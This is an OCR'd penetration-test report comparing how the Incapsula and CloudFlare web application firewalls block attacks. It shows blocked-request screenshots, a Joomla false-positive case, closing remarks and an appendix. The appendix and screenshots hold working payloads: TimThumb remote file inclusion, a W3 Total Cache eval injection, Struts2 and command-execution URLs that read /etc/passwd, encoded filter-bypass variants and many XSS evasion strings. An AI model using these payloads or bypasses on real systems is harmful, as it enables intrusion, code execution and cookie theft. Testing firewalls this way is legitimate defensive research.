
Incident ID	128000260009952986-48966080336495013
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39
Proxy ID	10128
Error Code	15
Error Name	Security error (code 15)

Started	Time	Sent	Received	Method	Result	Type	URL
00:03:01.822	0.117	921	573	GET	403	text/html	http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php
00:03:02.010	0.470	1124	6139	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...80336495013&edet=15&cinfo=1f0b6d79957e48270a000000
00:03:02.516	0.137	1023	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/jquery-1.5.2.min.js
00:03:02.538	0.117	1036	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=stylesheets/main.css
00:03:02.560	0.197	786	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js
00:03:02.606	0.120	1015	(3527)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/complain.js
00:03:02.873	0.220	1123	(628)	GET	304	text/html	http://my.incapsula.com/public/ga/err.html?proxy_id=128&error_code=15
00:03:02.895	0.128	1110	(629)	GET	304	text/html	http://my.incapsula.com/public/ga/err.html?error_code=15
00:03:03.116	0.104	286	(15675)	GET	(Cache)	text/javascript	http://www.google-analytics.com/ga.js
00:03:03.139	0.106	867	(4253)	GET	(Cache)	application/javascript	http://my.incapsula.com/_Incapsula_Resource?SWJIYLWA=2977d8d74f63d7f8fedbea018b7a1d05&ns=10
00:03:03.245	0.189	299	(15675)	GET	(Cache)	text/javascript	http://www.google-analytics.com/ga.js

Parameter	Value
p	http://zeroscience.mk/pentest/tim.php

TimThumb Remote File Include Block:

http://in.zeroscience.mk/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php.php



in.zeroscience.mk/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php

Access Denied Incapsula

in.zeroscience.mk
owner has denied your access to the site.


Incident ID	128000260009952986-4761860314235297
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39
Proxy ID	10128
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

```
Started       Time   Sent   Received Method Result   Type             URL
01:06:32.342  0.177  1148     6138   GET    200      text/html        http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...60314235297&edet=15&cinfo=1f0b6d79957e482703000000
01:06:32.562  0.163  1022   (85925)  GET    (Cache)  text/javascript  http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/jquery-1.5.2.min.js
01:06:32.590  0.139  1035    (5256)  GET    (Cache)  text/css         http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=stylesheets/main.css
```

Request Header	Value
(Request-Line)	GET /_Incapsula_Resource?NWFURVBO=js/jquery-1.5.2.min.js HTTP/1.1
Host	in.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
Accept	*/*
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNSAI=1_28B3E9534FAC4602D372D...
Cookie	visid_incap_35765=QeVy55I3TC6GFzoUnqJxBAfMEVEAAAAAAAAAAAAAAAACEgasPk0W9...

Response Header	Value

149.126.72.39 31.11.109.121


Firefox
timthumb.php (PNG Image, 100 × 10...
thimpwn2.gif (GIF Image, 52 × 43 pix...
Google

in.zeroscience.mk/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif

Start
Stop
Clear
☑ Autoscroll

```
Started       Time   Sent   Received Method Result   Type       URL
00:58:31.228  0.065  1088   (10156)  GET    (Cache)  image/png  http://in.zeroscience.mk/wp/wp-content/plugins/timthu...mb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif
00:58:31.254  0.082  1058   (10156)  GET    (Cache)  image/png  http://in.zeroscience.mk/wp/wp-content/plugins/timthu...mb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif
```


Request Header	Value
(Request-Line)	GET /wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pe...
Host	in.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	wp-settings-time-1=1380224063; comment_author_5ee2ea1ecab07097d8cb9a280d6b6ed...
DNT	1
Connection	keep-alive

Response Header	Value
(Status-Line)	HTTP/1.1 200 OK
Date	Mon, 30 Sep 2013 20:26:36 GMT
Server	Apache/2.2.20 (Ubuntu)
X-Powered-By	PHP/5.3.6-13ubuntu3.10
Accept-Ranges	bytes
Last-Modified	Mon, 30 Sep 2013 20:26:37 GMT
Content-Length	10156
Cache-Control	max-age=864000, must-revalidate
Expires	Thu, 10 Oct 2013 20:26:37 GMT
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Content-Type	image/png
X-Iinfo	7-10656510-10656512 NNNY CT(89 -1 0) RT(1380572796193 2) q(0 0 1 -1) r(6 6)
X-CDN	Incapsula

149.126.72.39 31.11.109.121

WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc
eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc--></textarea>
```


Firefox
timthumb.php (PNG Image, ...
thimpwn2.gif (GIF Image, 52 ...
Hello world! | ZSL WAF TB
Comments ‹ ZSL WAF TB — ...
http://in.zero...ents-post.php
Google

in.zeroscience.mk/wp/wp-comments-post.php

Access Denied

Incapsula

in.zeroscience.mk
owner has denied your access to the site.

Incident ID	128000260009952986-108604183732552103
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39

Start
Stop
Clear
☑ Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:01.086	0.459	1462	1962	POST	500	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:11.434	0.099	1087	(4171)	GET	(Cache)	text/html	http://in.zeroscience.mk/wp/?p=1
00:00:11.621	0.263	394	(560)	GET	(Cache)	text/css	http://fonts.googleapis.com/css?family=Source+Sans+Pr...italic%7CBitter%3A400%2C700&subset=latin%2Clatin-ext
00:00:11.648	0.239	1100	(13836)	GET	(Cache)	text/css	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/fonts/genericons.css?ver=2.09
00:00:11.674	0.220	1095	(10587)	GET	(Cache)	text/css	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/style.css?ver=2013-07-18
00:00:11.700	0.200	1068	(412)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/comment-reply.min.js?ver=3.6.1
00:00:11.726	0.183	1065	(32785)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery.js?ver=1.10.2
00:00:11.752	0.165	1076	(3068)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
00:00:11.779	0.145	1077	(2183)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery.masonry.min.js?ver=2.1.05
00:00:11.806	0.174	1086	(997)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/js/functions.js?ver=2013-07-18
00:00:28.738	0.130	1485	581	POST	403	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:29.177	0.284	1094	6149	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...103&edet=15&cinfo=1f0b6d79957e482704000000214bbf43
00:00:29.545	0.235	1030	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=js/jquery-1.5.2.min.js
00:00:29.571	0.213	1043	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource?NWFURVBO=stylesheets/main.css
00:00:29.597	0.259	793	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc-->
submit	Post Comment
comment_post_ID	1
comment_parent	0

● Pretty ○ Raw

149.126.72.39 31.11.109.121

False Positive (Joomla):

Due to suspicious values being hardcoded as even triggers, Incapsula blocks legitimate access to applications with those keywords in the content/paylod.

For example, any comments in blogs or web content containing any of these keywords will cause Incapsula to deny access. As an example, any IT helpdesk blog with content containing strings such as /etc/passwd, /etc/hosts.


Access denied was presented to us when saving the global configuration in Joomla CMS because of the POST parameter 'jform[sendmail]' with value: */usr/sbin/sendmail*...also when tried to install any extension we get blocked, but we can add the parameter and the request URL to the whitelist excluding this particular false positive.

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com_config HTTP/1.1

- jform[sendmail]=/usr/sbin/sendmail

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com_installer&view=install

- joomla extension install (RFI FP)



in.zeroscience.mk/joomla/administrator/index.php?option=com_config
Google
[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMdb] [Facebook
Incapsula


Access Denied

in.zeroscience.mk
owner has denied your access to the site.

Incident ID	86000250243960269-319874548438008212
Your IP Address	78.157.24.104
Proxy IP	149.126.72.39
Proxy ID	1086
Server IP	X.X.X.191
Error Code	15
Error Name	Security error (code 15)
Error Description	This request was blocked by the security rules

Incapsula Maximum Security & Performance for Any Website Why is this happening | www.incapsula.com

Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti Spam | Terms of use | Privacy Policy




URL: /joomla/administrator/index.php (POST)
Status: Blocked by security rules
Query String: ?option=com_config
Post: jform[sitename]= Joomla Honeypot Project& jform[offline]= 0& jform[display_offline_message]= 1&...
Referrer: http://in.zeroscience.mk/joomla/administrator/index.php?option=com_config

Illegal Resource Access (Request blocked)

Attempted on: request parameter jform[sendmail]
Threat pattern: /usr/sbin/sendmail

Add to whitelist



Current time: 30 Sep 2013 14:29 UTC

Time	Client Details	Event Details
12 minutes ago	Firefox 23.0 from Macedonia	78.157.24.104| First Visit: 4 days ago | 15 page views | 23 hits | Supports Cookies | Supports JavaScript **Entry Page:** /joomla/administrator/index.php **Referrer:** http://in.zeroscience.mk/joomla/administrator/index.php?option=co...

Add the following to the Illegal Resource Access rule whitelist:

☒	URL	/joomla/administrator/index.php
☒	Parameter	jform[sendmail]
□	IP	78.157.24.104
□	Country	Macedonia


Confirm Cancel

URL: /joomla/administrator/index.php (POST)
Status: Blocked by security rules
Query String: ?option=com_config
Post: jform[sitename]= Joomla Honeypot Project& jform[offline]= 0& jform[display_offline_message]= 1&...
Referrer: http://in.zeroscience.mk/joomla/administrator/index.php?option=com_config

Illegal Resource Access (Request blocked)

Attempted on: request parameter jform[sendmail]
Threat pattern: /usr/sbin/sendmail

Add to whitelist



Whitelist Rules for Illegal Resource Access

Summary	Date	User	
Exception on Http parameter jform[sendmail] and URL /joomla/administrator/ind...	9-30-2013	Gjoko Krstic	✎ ✗

Add new whitelist rule

Close

Afterthoughts

We can conclude and confirm that both solutions have improved over the course of this year. And that's really good to see. Incapsula has invested more into blocking real life attacks on real apps. Their session blocks works pretty good against automated attacks but it didn't block our sessions while doing the manual testing. They might want to put some more effort into that.

CloudFlare has made a big step forward by introducing a new WAF solution knowing that in the previous result they were rock bottom and basically didn't stop any attacks. Their new solution is fine but they still have lots of work to do and put it on Incapsula level.

We also noticed that CloudFlare has a high protection rate for XSS attacks than SQLi and LFI/RFI combined.

As we've shown in the Results part, both Incapsula and CloudFlare, don't block malicious request with values sent in HTTP Headers. This leaves an open door for attacker to exploit vulnerabilities of such kind. We specifically tested this with Cookie XSS, LFI, RFI, CMD Execution vulnerabilities in the PoC script. Here is a list of few public cookie poisoning vulnerabilities to show the real life relevance of this issue:

- ClanSphere 2011.3 Local File Inclusion - http://www.exploit-db.com/exploits/22181
- Aleza Portal v1.6 Insecure (SQLi) Cookie Handling - http://www.exploit-db.com/exploits/15144
- Seo Panel 2.2.0 Cookie-Rendered Persistent XSS Vulnerability - http://www.exploit-db.com/exploits/16000
- AV Arcade v3 Cookie SQL Injection Authentication Bypass - http://www.exploit-db.com/exploits/14494
- Website Baker Version <2.6.5 SQL Injection - http://www.securityfocus.com/archive/1/457684
- SetSeed CMS 5.8.20 (loggedInUser) SQL Injection - http://www.exploit-db.com/exploits/18065

References

CloudFlare vs Incapsula vs ModSecurity - Comparative Pentest Analysis Report
- http://www.slideshare.net/zeroscience/cloudflare-vs-incapsula-vs-modsecurity

OWASP Top Ten Project
- https://www.owasp.org/index.php/Top_10

OWASP PHP Security Cheat Sheet
- https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

URI Encoding to bypass IDS/IPS
- http://wikisecure.net/security/uri-encoding-to-bypass-idsips

HTML5 Security Cheatsheet
- http://www.html5sec.org

CAPEC-64: Using Slashes and URL Encoding Combined to Bypass Validation Logic
- http://capec.mitre.org/data/definitions/64.html

Cookie Poisoning
- http://www.imperva.com/resources/glossary/cookie_poisoning.html

List of HTTP Header Fields
- http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

HTTP Parameter Pollution
- https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

SQL Injection Cheat Sheet
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku

OWASP XSS Filter Evasion Cheat Sheet
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

SQLi Filter Evasion Cheat Sheet (MySQL)
- http://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql

Web Application Firewall Evaluation Criteria
- https://files.pbworks.com/download/Pp1PbtgRVo/webappsec/13247061/wasc-wafec-v1.0.pdf

WordPress TimThumb Exploitation
- http://www.exploit-db.com/wordpress-timthumb-exploitation/

HTML URL Encoding Reference
- http://www.w3schools.com/tags/ref_urlencode.asp

Heuristics and Rules: Why We Built a New Old WAF
- http://blog.cloudflare.com/heuristics-and-rules-why-we-built-a-new-old-waf

Incapsula Pentested - Results and Afterthoughts
- http://www.incapsula.com/the-incapsula-blog/item/699-incapsula-pentested-review

APPENDIX

CloudFlare

RCE Blocked:

```
http://cf.destr0y.net:8080/struts2-showcase-
2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTFFF%22%29}
```

RCE Bypass:

```
http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd
http://cf.destr0y.net/wp/wp-
content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p%3Dhttp://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p&#61http://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php????????
http://cf.destr0y.net/list/admin/index.php%3fp%3dhttp%3a%2f%2fin.zeroscience.mk/info.php?
```

XSS Blocked:

```
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.cookie%29%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.location.href=%27http://zeroscience.mk
%27%29%20autofocus%3E

so it blocks the document.location.href and document.cookie payloads but not document.location.


http://cf.destr0y.net/poc.php?x=%3Cstyle%3E*[{}@import'test.css?]{color:%20green;}%3C/style%3EX
http://cf.destr0y.net/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%
20formaction=%22javascript:alert(1)%22%3EX%3C/button%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write(%3Ciframe%20src=http://zeroscience.mk%3E)%20aut
ofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onblur=write(javascript:alert(1))%20autofocus%3E%3Cinput%20autof
ocus%3E
http://cf.destr0y.net/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3C
button%20form=test%20onformchange=alert(2)%3EX%3C/button%3E
http://cf.destr0y.net/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E
http://cf.destr0y.net/poc.php?x=%3Cvideo%20onerror=%22alert%281%29%22%3E%3Csource%3E%3C/source%3E%
3C/video%3E
http://cf.destr0y.net/poc.php?x=%3Cframeset%20onload=alert(1)%3E
http://cf.destr0y.net/poc.php?x=%3Ctable%20background=%22javascript:alert(1)%22%3E%3C/table%3E
http://cf.destr0y.net/poc.php?x=%3C!--%3Cimg%20src=%22--
%3E%3Cimg%20src=x%20onerror=alert%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Ccomment%3E%3Cimg%20src=%22%3C/comment%3E%3Cimg%20src=x%20one
rror=alert%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Csvg%3E%3C![CDATA[%3E%3Cimage%20xlink:href=%22]]%3E%3Cimg%20src=xx:
x%20onerror=alert%282%29//%22%3E%3C/svg%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E%3Cimg%20src=%22%3C/style%3E%3Cimg%20src=x%20onerror=alert
```

```
%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Cli%20style=list-style:url%28%29%20onerror=alert%281%29%3E%3C/li%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=content:url(data:image/svg+xml,%3Csvg/%3E);visibility:hidden%20onload=alert(1)%3E%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Chead%3E%3Cbase%20href=%22javascript://%22/%3E%3C/head%3E%3Cbody%3E%3Ca%20href=%22/.%20/,alert(1)//#">XXX</a></body>
http://cf.destr0y.net/poc.php?x=%3CSCRIPT%20FOR=document%20EVENT=onreadystatechange%3Ealert(1)%3C/SCRIPT%3E
